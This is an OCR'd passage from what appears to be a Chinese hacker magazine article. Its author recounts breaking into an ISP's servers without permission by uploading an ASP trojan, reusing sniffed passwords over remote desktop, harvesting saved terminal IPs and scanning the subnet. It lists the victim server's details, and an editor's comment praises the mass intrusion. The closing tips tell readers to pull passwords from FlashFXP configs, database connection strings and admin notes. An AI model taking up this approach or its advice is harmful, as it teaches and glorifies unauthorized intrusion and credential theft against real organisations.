


图5

我每一个都登录了一下，从这个服务器里面我们得到了很多有用的信息。看来这个管理员负责管理几个网站的服务器，也真够辛苦的了。其中有几个FTP帐号都是一个IP的，传一个ASP木马上去瞧瞧，发现这个服务器的环境是内网，配置也很不错，如图6。在里面转了一圈，没有发现什么可利用的东西，提权成了难题。看下时间，不早了，得回家去了，姑且放它一马。

第二天再上这个Webshell，发现这台服务器也开了3389，难道说这个管理员也是用3389远程管理服务器的吗！服务器不是内网吗，他怎么连接！我把他的域名复制过来填到登录器里面，居然能连接上，我想应该是端口映射了吧。那么，服务器的管理员是不是同一个人呢，如果是的话，那就很有可能密码也一样。昨天我怎么就没想到呢！连忙使用上次嗅探到的帐号密码尝试登录，密码果然是一样的，成功登录了3389，如图7。真是踏破铁鞋无觅处，得来全不费功夫啊！这台服务器应该就是他的老窝了，我发现上面有很多常用的用于服务器维护的软件，安装了两个杀毒软件，还运行着三个网站。本来我已经打算结束这次入侵，不再搞的了。因为断断续续的也搞了几天了，有点烦躁。但那天又到服务器逛的时候，不小心发现了开始菜单里面有个终端登录器，打开发现里面有6个IP，如图8。

1. 服务器名：cctv.[illegible]vnet.cn
2. 服务器IP：192.168.4.95
3. 服务端口：80
4. 服务器内存：1.99G
5. 服务器时间：2007-2-17 17:19:04
6. 服务器软件：Microsoft-IIS/6.0
7. 脚本超时时间：90
8. 服务器CPU数量：4
9. 服务器CPU详情：x86 Family 6 Model
10. 服务器操作系统：Windows_NT(有可能是
11. 服务器解译引擎：VBScript/5.6.8827
12. 本文件实际路径：D:\cctv.[illegible]vnet.cn

图6




图7




图8

看来应该是管理员登录的时候保存下来的。这下又来了精神，我想这些应该都是他经常去维护的服务器吧！我在那台服务器上小心翼翼地依次连接，并利用上次嗅来的密码一一尝试登录，除了一台不能进入，其余那些都成功进去了！互联星空果然资金雄厚，配置全是4个CPU、2G内存的！开了这么多终端也丝毫不觉得卡，如图9。

既然这么多服务器都是他管理的，那这个网段下一定还有别的服务器。于是，我用SuperScan3.0扫描整个网段，结果又扫出来了两台开了3389的。还是用那个密码登录，依然成功进去了。我还发现其中一台里的3389连接器里面有另一个网段的IP，但是用嗅来的用户名和密码却登录不进去。再把用户名换为administrator，密码不变，这回登录成功了，如图10。原来这个服务器是一个影视点播服务器，里面的都是电影文件，这下可以免费看电影了。





图9


图10

到此，这次渗透也就圆满结束了。过程倒还算挺顺利的，三分是技术，七分靠运气。总结一下，文中并没有用到什么高深的技术都是一些比较普通的操作。本文最主要的目的是想告诉大家，在入侵的过程中，我们一定要注重思维上的发散，要把有用的信息收集起来综合利用，因为老练的管理员一般是不会只使用一个密码的，要知道信息的收集在入侵中也是很重要的！再一个就是简单的社会工程学应用了，通过各种手段得到各种密码，比如通过FlashFXP配置文件，通过Webshell查看MSSQL的连接密码。另外，还有的管理员喜欢用记事本记一些重要的诸如IP、后台地址、用户名和密码之类信息的，掌握了这些信息就等于是掌握了服务器的生死命脉了！

（文章中涉及到的工具啊D、SAMInside、LC5、Cain、SuperScan3.0，已经收录在光盘中）

小编点评：

本文从一个简单的SA注入点，开始了这次渗透，轻松拿到第一台服务器后开始嗅探，成功截获第二台服务器的远程终端登录密码。随后势如破竹，一路过五关斩六将，用得到的同一个密码连续登录进了N台服务器，堪称壮观啊！虽然所用技术都是比较常见的招式，但一次性入侵这么多台服务器，那气势真是没得说！

文章难度：★★★
文章的要点：如何在动网8.0的后台中获取Webshell

动网8.0后台Webshell大作战

